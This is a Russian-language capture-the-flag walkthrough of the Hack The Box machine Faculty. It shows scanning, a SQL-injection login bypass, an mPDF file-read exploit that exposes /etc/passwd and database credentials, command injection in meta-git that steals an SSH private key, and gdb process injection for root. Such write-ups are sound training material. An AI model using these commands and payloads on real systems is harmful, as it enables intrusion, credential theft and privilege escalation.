> Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.
>
> Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:
>
> ```
> #!/bin/bash
> ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f
> 1 | tr '\n' ',' | sed s/,$//)
> nmap -p$ports -A $1
> ```
>
> Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



Страница авторизации faculty.htb


Сканирование веб-контента

Попробуем поискать скрытые каталоги и файлы при помощи **ffuf**.

> **Справка: сканирование веба с ffuf**
>
> Одно из первых действий при тестировании безопасности веб-приложения — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программы вроде dirsearch и DIRB.
>
> Я предпочитаю легкий и очень быстрый ffuf. При запуске указываем следующие параметры:
>
> - `-u` — URL;
> - `-w` — словарь (я использую словари из набора SecLists);
> - `-t` — количество потоков;
> - `-r` — выполнять редиректы;
> - `-fs` — фильтровать страницы по размеру.

Запускаем с нужными параметрами:


```
ffuf -u 'http://faculty.htb/FUZZ' -r -w php_files_common.txt -t
256
```



Результат сканирования PHP-файлов


Ничего интересного не находим, поэтому пройдемся по доступным каталогам.

```
ffuf -u 'http://faculty.htb/FUZZ' -r -w directory_2.3_medium.txt
-t 256
```



Результат сканирования каталогов


Находим каталог **`admin`** и повторяем сканирование файлов в нем.



Результат сканирования PHP-файлов

```
ffuf -u 'http://faculty.htb/admin/FUZZ' -r -w php_files_common.
txt -t 256
```


Самая интересная из найденных страниц — авторизация для админов.



Страница авторизации администратора

ТОЧКА ВХОДА

Работать с вебом я рекомендую через **Burp Proxy**. Посмотрим запрос и ответ при авторизации. Узнаем, что в случае неверной пары из логина и пароля в ответе просто получим цифру 3.




Ответ сервера при авторизации

Если есть форма авторизации, значит, нужно попробовать все варианты ее обхода. Я это делаю по словарю с помощью **Burp Intruder**.


Burp Intruder — вкладка Payload Positions

Находим несколько нагрузок с вариантами ответа 3. При этом ошибка SQL раскрывает путь к файлу.




Результат перебора

Также присутствуtт ответ 1. Скорее всего, это показатель успешной авторизации.




Результат перебора (продолжение)

Используем найденную нагрузку и заходим на сайт.




Главная страница авторизованного пользователя

Посмотрим, что здесь есть интересного. К примеру, уязвимой может быть технология формирования отчета в формате PDF.




Список курсов




Сгенерированный PDF-документ

Снова смотрим цепочку запросов в **Burp Proxy**. Видим, что отправляется запрос с параметром **`pdf`**, где передаются закодированные в Base64 данные. Затем нас редиректит на страницу `/mpdf/tmp/<doc>.pdf`.




Запрос на загрузку документа

Burp Inspector позволяет нам автоматически декодировать эти данные.



Декодирование данных

Видим, что передается таблица в HTML. Скорее всего, используется какая-то уже готовая технология преобразования формата, а в пути указан каталог **`mpdf`**. Тогда я решил найти эту технологию по ключевому слову. Однако сразу же нашел готовый эксплоит.



Поиск эксплоита


Продолжение статьи →

HTB FACULTY

АТАКУЕМ ВЕБ-СЕРВЕР ЧЕРЕЗ MPDF И ПОВЫШАЕМ ПРИВИЛЕГИИ С ПОМОЩЬЮ LINUX CAPABILITIES


ТОЧКА ОПОРЫ

Уязвимость в mPDF позволяет получать произвольные файлы с удаленного хоста в качестве вложения в сгенерированном PDF-документе. Составим нагрузку, использовав найденный эксплоит. Для теста попробуем прочитать файл `/etc/passwd`.




Составление нагрузки

Полученную нагрузку отправляем в параметре **pdf**.




Отправка запроса в Burp Repeater

В ответе получаем имя созданного файла. В адресной строке на странице полученного ранее документа заменяем имя файла. В новом файле видим вложение `/etc/passwd`.



Сгенерированный PDF




Содержимое вложения /etc/passwd

Так как мы получили возможность читать файлы, теперь нужно получить файл с важными данными. К примеру, это может быть файл с настройками для подключения к базе данных. До этого при сканировании мы обнаружили `db_connect.php`, а путь к каталогу, где он содержится, раскрыла полученная ранее ошибка SQL. Генерируем новую нагрузку для такого пути:


```
/var/www/scheduling/admin/db_connect.php
```

Отправляем ее и во вложении сгенерированного PDF видим учетные данные.



Содержимое файла db_connect

Берем пароль для подключения к базе данных, а имя пользователя — из файла `passwd` и авторизуемся по SSH.



Сессия пользователя gbyolo


ПРОДВИЖЕНИЕ

Теперь, когда мы получили доступ к хосту, нужно собрать информацию для дальнейшего продвижения. Я для этого использую скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате.

Загрузим скрипт на хост, дадим право на выполнение и запустим сканирование. Из вывода скрипта узнаем, что он не смог получить настройки sudoers, так как требуется ввести пароль, а также у отладчика GDB должна быть системная возможность `cap_sys_ptrace`.



Настройки sudoers


Linux capabilities

Справка: sudoers

Файл `/etc/sudoers` в Linux содержит списки команд, которые разные группы пользователей могут выполнять от имени администратора системы. Можно просмотреть его как напрямую, так и при помощи команды `sudo -l`.


Так как настройки sudoers мы не получили, запросим их вручную и введем пароль.

```
sduo -l
```



Настройки судоера


Оказывается, мы можем выполнить команду `/usr/local/bin/meta-git` от имени пользователя `developer`. Я сразу решил поискать публичные эксплоиты. В этом нам поможет Google.



Поиск эксплоитов для meta-git

В итоге обнаружился публичный отчет на HackerOne, где описан способ получить удаленное выполнение кода. Как сказано в отчете, пользовательский ввод без предварительной проверки используется при формировании и выполнении команды ОС, поэтому мы можем устроить инъекцию. Для теста выполним команду `id`.


```
sudo -u developer /usr/local/bin/meta-git clone 'qweqwe | id'
```



Выполнение команды id


Команда выполняется, давай попробуем получить приватный ключ пользователя, если такой имеется.

```
sudo -u developer /usr/local/bin/meta-git clone 'qweqwe | cat /home/developer/.ssh/id_rsa'
```



Приватный ключ SSH

Получаем ключ, командой `chmod 0600 id_rsa` назначаем нужные права и подключаемся как пользователь `developer`.



Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Команда `id` показала, что мы находимся в группе `debug`, при этом не забываем про возможность `cap_sys_ptrace` у файла gdb.

Справка: Linux capabilities


В Linux пользователь root получает особый контекст при запуске любых процессов. Так, ядро и приложения, работающие от имени root, обычно пропускают любые ограничения, заданные на действия в определенном контексте, поэтому root может делать все, что захочет. Но что, если определенному процессу, который работает в непривилегированном контексте, нужно выполнить требующее привилегий действие, не повышая уровня прав?

Например, бывает нужно разрешить процессу записывать в журнал аудита ядра, но не позволять отключить этот аудит. Ведь если запустить этот процесс в контексте рута, он сможет выполнить оба действия!

Тут на помощь и приходят Linux capabilities. Эти «возможности» предоставляют процессу не все множество привилегий, а какое-то его подмножество. Другими словами, все привилегии рута разбиваются на более мелкие независимые друг от друга привилегии и процесс получает только те, которые ему нужны.

`cap_sys_ptrace` позволяет трассировать произвольные процессы с помощью `ptrace`. А в сочетании с группой `debug` мы сможем отладить с помощью GDB любой привилегированный процесс. И в списке процессов отмечаем работающий `python3`.


```
ps aux
```



Список процессов

Подключимся к нему с помощью `gdb`.


```
gdb -p 706
```




Отладка работающего процесса

А теперь попытаемся выполнить команду с помощью функции `system`. Попробуем создать файл в домашнем каталоге пользователя.

```
call (void)system("touch /home/developer/qweewqqweewq")
```



